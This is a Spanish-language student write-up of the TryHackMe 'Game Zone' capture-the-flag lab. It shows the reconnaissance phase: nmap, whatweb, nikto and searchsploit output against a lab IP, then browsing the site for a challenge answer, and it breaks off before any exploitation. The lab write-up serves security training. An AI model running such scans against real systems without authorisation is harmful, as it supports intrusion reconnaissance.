	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAME ZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/11/2024	19/11/2024	1.0	MQ-HM- GAME-ZONE	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto GAME ZONE.

N.- MQ-HM-GAME-ZONE

Generado por:

NMF

Especialista de Ciberseguridad, Seguridad de la Información

Email:** *@hotmail.com**

Fecha de creación:
19.11.20

Índice

1) Introducción.

En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como GAME ZONE, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.

- Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- Capturar las 2 banderas.

3) Consigna.

Como entregables de este reto debes entregar.

●Un reporte con capturas de todo el proceso de resolución

●El contenido de las 2 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.


1. bandera1.txt
2. bandera2.txt

Nota:


- Para este trabajo pueden utilizar cualquier formato.
- Ejemplo de cómo nombrar el archivo PDF: Tarea 6 - Juan López. pdf
- Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
  - nombre y apellido
  - correo

4) Reconocimiento.


Vamos a https://tryhackme.com/ iniciamos sesión en nuestra cuenta o si no tenemos nos registramos siguiendo los pasos. Una vez dentro descargamos nuestro archivo para la VPN y en Kali con el comando openvpn lo ejecutamos.



Con tu usuario creado buscamos nuestra maquina víctima. En este caso será la maquina GAME ZONE: https://tryhackme.com/r/room/gamezone




Aprenda a hackear esta máquina. ¡Comprenda cómo usar SQLMap, descifre algunas contraseñas, revele servicios usando un túnel SSH inverso y escale sus privilegios a root!




Ingresamos entonces.


Tenemos entonces nuestra ip de la maquina Steel Mountain 10.10.



Verificamos nuestra conexión.



Vemos la introducción.



Al inicio de la introducción nos dice “Esta sala cubrirá SQLi (explotación de esta vulnerabilidad manualmente y a través de SQLMap), cómo descifrar la contraseña hash de un usuario, usar túneles SSH para revelar un servicio oculto y usar una carga útil de metasploit para obtener privilegios de root.”

Nos pregunta ¿Cómo se llama el gran avatar de dibujos animados que sostiene un francotirador en el foro?

Pasamos a reconocer sus puertos con nmap

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -p- -sS -Pn 10.10.60.230 -T4
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Procedemos a hacer un escaneo más completo.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nmap -p22,80 -Pn -sS -O -sVC 10.10.60.230
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Game Zone
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 oper
Aggressive OS guesses: Linux 3.10 - 3.13 (96%), Linux 5.4 (96%), ASUS RT-N56U WAP (
ux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Sony Android TV
3%), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos 2 puertos abiertos correspondiente a un ssh y una página web, según sus versiones buscamos vulnerabilidades.

```
┌──(root㉿kali)-[/home/kali/Do
└─# whatweb -v 10.10.60.230
```

```
Status    : 200 OK
Title     : Game Zone
IP        : 10.10.234.2
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], Cookies[PHPSESSID], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], PasswordField[password]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : PHPSESSID
```

Reconoce entonces el server apache /2.4.18 UBUNTU Linux vemos información relevante junto a cookies y header.

```
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS              : Ubuntu Linux
        String          : Apache/2.4.18 (Ubuntu) (from server string)

[ PasswordField ]
        find password fields

        String          : password (from field name)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Sun, 17 Nov 2024 17:47:26 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Set-Cookie: PHPSESSID=0jm58i2ubd7fdubj5nni0o3ck3; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate
        Pragma: no-cache
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 1316
        Connection: close
        Content-Type: text/html; charset=UTF-8
```

- Información de reconocimiento del nuestro equipo resumen:
  1. IP: 10.10.60.230
  2. Ubuntu Linux.
  3. Puertos abiertos utilizables: 22 y 80

IP	
10.10.60.230	IPV4


SISTEMA OPERATIVO
Ubuntu - Linux

PUERTOS		Estado	Servicio	Version
22	/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80	/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))


5) Análisis de vulnerabilidades/debilidades

Buscamos entonces algunas vulnerabilidades por los servicios encontrados.

```
┌──(root㉿kali)-[/home/kali/gamezone]
└─# searchsploit OpenSSH 7.2p2
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration              | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)        | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                       | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration                  | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled'     | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library L    | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                  | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                 | linux/remote/40113.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali/gamezone]
└─#
```




Vemos vulnerabilidades de enumeración de usuarios.



De su versión de apache no hay resultados. Vemos un poco los datos de su página.

Pasamos a un escaneo en Nessus.



Vemos algunas vulnerabilidades de información respecto a su server apache y el protoclo http, como también la conocida como Terrapin, logrando poder interceptar peticiones. Puede que se encuentre entonces mas vulnerabilidades dentro del sitio.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nikto -url http://10.10.60.230/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.60.230
+ Target Hostname:    10.10.60.230
+ Target Port:        80
+ Start Time:         2024-11-19 13:26:49 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
```


Con la herramienta Nikto vemos información sobre su header, también de la creación de una cookiee única, dirección /images presente y versión de apache 2.4.18.

6) Explotación.

Proceso de explotación se dará de manera manual y automatizada.

Automatizado y Manual


Entramos a su página web, vemos una página web relacionada a videojuegos pero que no posee gran desarrollo.




Se reconoce lo siguiente como una frase que rellena las páginas y siempre aparece.

Vemos una ruta de imágenes en su código.

Vemos una dirección a las imágenes, primera vulnerabilidad, listing directory.





Nos pregunta quién es el personaje principal, buscamos entonces la imagen principal y navegamos para encontrar su referencia o nombre.
http://10.10.234.2/images/header_image.png



Para eso pasamos a encontrar la imagen, luego la guardamos y utilizaremos google como buscador por imágenes para lograr encontrar un posible usuario. Pegamos la imagen.

